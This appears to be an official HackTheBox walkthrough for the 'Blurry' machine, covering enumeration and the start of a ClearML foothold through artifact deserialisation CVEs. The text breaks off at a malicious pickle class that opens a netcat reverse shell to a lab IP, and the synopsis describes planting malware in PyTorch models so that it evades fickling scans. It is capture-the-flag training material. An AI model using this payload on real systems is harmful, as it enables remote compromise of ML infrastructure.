



HACKTHEBOX



Blurry

17th February 2024 / Document No
D24.100.306

Prepared By: C4rm3l0

Machine Author: C4rm3l0

Difficulty: **Medium**

Classification: Official

Motivation

Blurry is machine-learning focused. For one, it brings into focus a popular DevOps service called ClearML, which was found to be riddled with vulnerabilities. Some of those vulnerabilities were disclosed months ago and are still not patched properly. The disclosures lack CVEs, as far as I am aware, which significantly increases the box's difficulty. Secondly, the weaponization of machine-learning models is highlighted. It baffled me how easy it is to hide malware in such models, regardless of the Python library used, **without significantly impacting the model's performance**. Such attacks can go completely unnoticed, which was even more baffling. I know machine learning will cause alarm bells to go off, but as far as I have seen during my testing, the CPU usage remains at acceptable levels for a Medium release. There is only one cronjob that runs every four minutes, but it could realistically be even more conservative; I expect testers to tweak it, if necessary.

Synopsis

Blurry is a medium-difficulty Linux machine that features DevOps-related vectors surrounding machine learning. The foothold is comprised of a series of CVEs recently disclosed about the ClearML suite. The service provides a web platform, a fileserver, and an API; all of which contain vulnerabilities (`CVE-2024-24590` - `CVE-2024-24595`) that can be chained together for remote code execution. Once a shell on the target is obtained, a program that can be run with `sudo` is discovered. The program loads arbitrary `PyTorch` models to evaluate them against a protected dataset. While it is known that such models are susceptible to insecure deserialisation, `fickling` is used to scan the dataset for insecure `pickle` files, prior to loading the model. Malicious code can be injected into a model, using `runpy` to bypass the `fickling` checks.

Skills Required

- Basic Python scripting
- Vulnerability research
- Source Code Review

Skills Learned

- Insecure Deserialisation in Python
- ClearML exploitation
- ML model weaponization

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.230.94 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
nmap -p$ports -sC -sV 10.129.230.94
```

Starting Nmap 7.94SVN (<https://nmap.org>) at 2024-02-17 19:31 GMT
Nmap scan report for blurry.htb (10.129.230.94)
Host is up (0.014s latency).

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
| ssh-hostkey:
|   3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
|   256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
|_  256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
80/tcp    open  http     nginx 1.18.0
|_ http-title: Did not follow redirect to http://app.blurry.htb/
|_ http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 7.25 seconds
```

An initial `Nmap` scan reveals SSH and NGINX running on their respective default ports. The domain `app.blurry.htb` is revealed, which we add to our `hosts` file.

```
echo "10.129.230.94 app.blurry.htb blurry.htb" | sudo tee -a /etc/hosts
```

HTTP

Seeing as the target service is employing subdomains, we start building our target profile by fuzzing for other potential subdomains.

```
wfuzz -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u
http://blurry.htb -H "Host: FUZZ.blurry.htb" -f subdomains.txt --hw 11
```

```
*****
* wfuzz 3.1.0 - The Web Fuzzer *
*****
```

Target: http://blurry.htb/
Total requests: 4989

ID	Response	Lines	word	Chars	Payload
000000051:	400	0 L	4 W	280 Ch	"api"
000000070:	200	448 L	12829 W	218733 Ch	"chat"
000000096:	200	0 L	1 W	2 Ch	"files"
000000111:	200	28 L	363 W	13327 Ch	"app"

We get four hits: `api`, `chat`, `files`, and `app`, which we already know. We add the remaining three to our `hosts` file.


```
echo "10.129.230.94 chat.blurry.htb files.blurry.htb api.blurry.htb" | sudo tee -a /etc/hosts
```

RocketChat


We navigate to the `chat` subdomain, which reveals an instance of [RocketChat](#).

The screenshot shows the RocketChat login interface. At the top, the 'rocket.chat' logo is visible. Below it, the text 'Welcome to Blurry Vision workspace' is displayed in a large, bold font. Underneath, it says 'Powered by Rocket.Chat'. The main part of the page is a white login box with the title 'Login'. It contains two input fields: 'Email or username *' with the placeholder 'example@example.com' and 'Password *'. To the right of the password field is an eye icon for toggling visibility. Below the password field is a link that says 'Forgot your password?'. At the bottom left of the login box is a blue 'Login' button. At the bottom right is the text 'New here? Create an account'. At the very bottom of the page, there is a small line of text: 'By proceeding you are agreeing to our [Terms of Service](#), [Privacy Policy](#) and [Legal Notice](#).'

We create a new account and are redirected to the `General` channel.




Apart from a few potential usernames, there is nothing of interest; we check the `Directory` tab for other public channels, and find `Announcements`.



The channel contains two announcements by the administrator, whom is outlining a new "protocol" for submitting tasks on the `ClearML` platform. In a nutshell, tasks with a `review` tag inside the `Black Swan` project will be periodically processed by the admin. We shift our attention to the platform in question.


ClearML

Browsing to the `app` subdomain reveals the landing page of the [ClearML](#) web service.




At this stage, we note that there is no authentication required to enter the service. According to the researchers who discovered the array of CVEs mentioned in the synopsis, this was also the case for [19% of the servers reachable in their Shodan search](#).


We set a username and click `start`, which redirects us to the main dashboard.




We close the popup and can see the aforementioned `Black Swan` project.



We double-click on it, revealing the project's tasks.




The first of which appears to be the administrator's task processing script, which we double-click to get a detailed view of.




We see that it was "Updated a few seconds ago", indicating that this is likely automated and periodically executed.

Clicking on the user icon in the top-right corner and navigating to **Settings** reveals a plain configuration page. Crucially, the service's version is disclosed in the bottom-right corner of this page.



Version `1.13.1` is running, which is outdated. At this stage, research leads us to a [disclosure by HiddenLayer](#), which outlines six CVEs, spanning the entire `ClearML` suite:

`ClearML-server` comes with a web UI, which we are looking at above, a file server, and an API. These also correspond to the subdomains that we previously discovered, respectively.



Ref: https://clear.ml/docs/latest/assets/images/ClearML_Server_Diagram-7ea19db8e22a7737f062cce207befe38.png

Foothold

The aforementioned disclosure presents various attack vectors and also mentions a potential chain-of-exploitation to achieve remote code execution. This includes a social engineering attack leveraging XSS and CSRF to obtain access to other workspaces, which is not necessary in our case, as we have access to the `Black Swan` project. After obtaining workspace access, `CVE-2024-24590` comes into play, which is a vulnerability where a malicious artifact leads to arbitrary code execution if accessed using the `Artifact` class' `get()` method. This is combined with `CVE-2024-24592`, which is the complete lack of access control on the `ClearML` fileserver, allowing arbitrary read-write access, even across users.

Taking a look at the administrator's periodically-executed task, whose source code we can see in the detailed view inside `ClearML`, we see that it checks the project for tasks with the `review` tag and proceeds to process their JSON artifacts:

```
<...SNIP...>

def process_json_artifact(data, artifact_name):
    <...SNIP...>

def process_task(task):
    artifacts = task.artifacts

    for artifact_name, artifact_object in artifacts.items():
        data = artifact_object.get()

        if isinstance(data, dict):
            process_json_artifact(data, artifact_name)
        else:
            print(f"[!] Artifact '{artifact_name}' content is not a dictionary.")

def main():
    review_task = Task.init(project_name="Black Swan",
                           task_name="Review JSON Artifacts",
                           task_type=Task.TaskTypes.data_processing)

    # Retrieve tasks tagged for review
    tasks = Task.get_tasks(project_name='Black Swan', tags=["review"],
                           allow_archived=False)

    if not tasks:
        print("[!] No tasks up for review.")
        return
    <...SNIP...>
    # Mark the ClearML task as completed
    review_task.close()

def cleanup():
    <...SNIP...>

if __name__ == "__main__":
    main()
```

```
cleanup()
```

Crucially, it accesses artifacts using the `get()` method, which we know to be vulnerable.

Our plan of attack is to create a task marked with the `review` tag, and upload a malicious artifact that will give us a shell on the target system. Unfortunately, there is no proof-of-concept for any of the CVEs, at the time of writing. Furthermore, the videos provided in the referenced disclosure only selectively show how the exploitation scripts are coded and rather focus on their impact after running them. With the benefit of hindsight, there are a few hurdles to overcome.

Malicious Artifact

We start off by creating the malicious artifact file, which we can do using the snippet in the first video:

```
import pickle
import sys
import os

class RunCommand:
    def __reduce__(self):
        return (os.system, ('nc 10.10.14.59 4444 -e /bin/bash',))

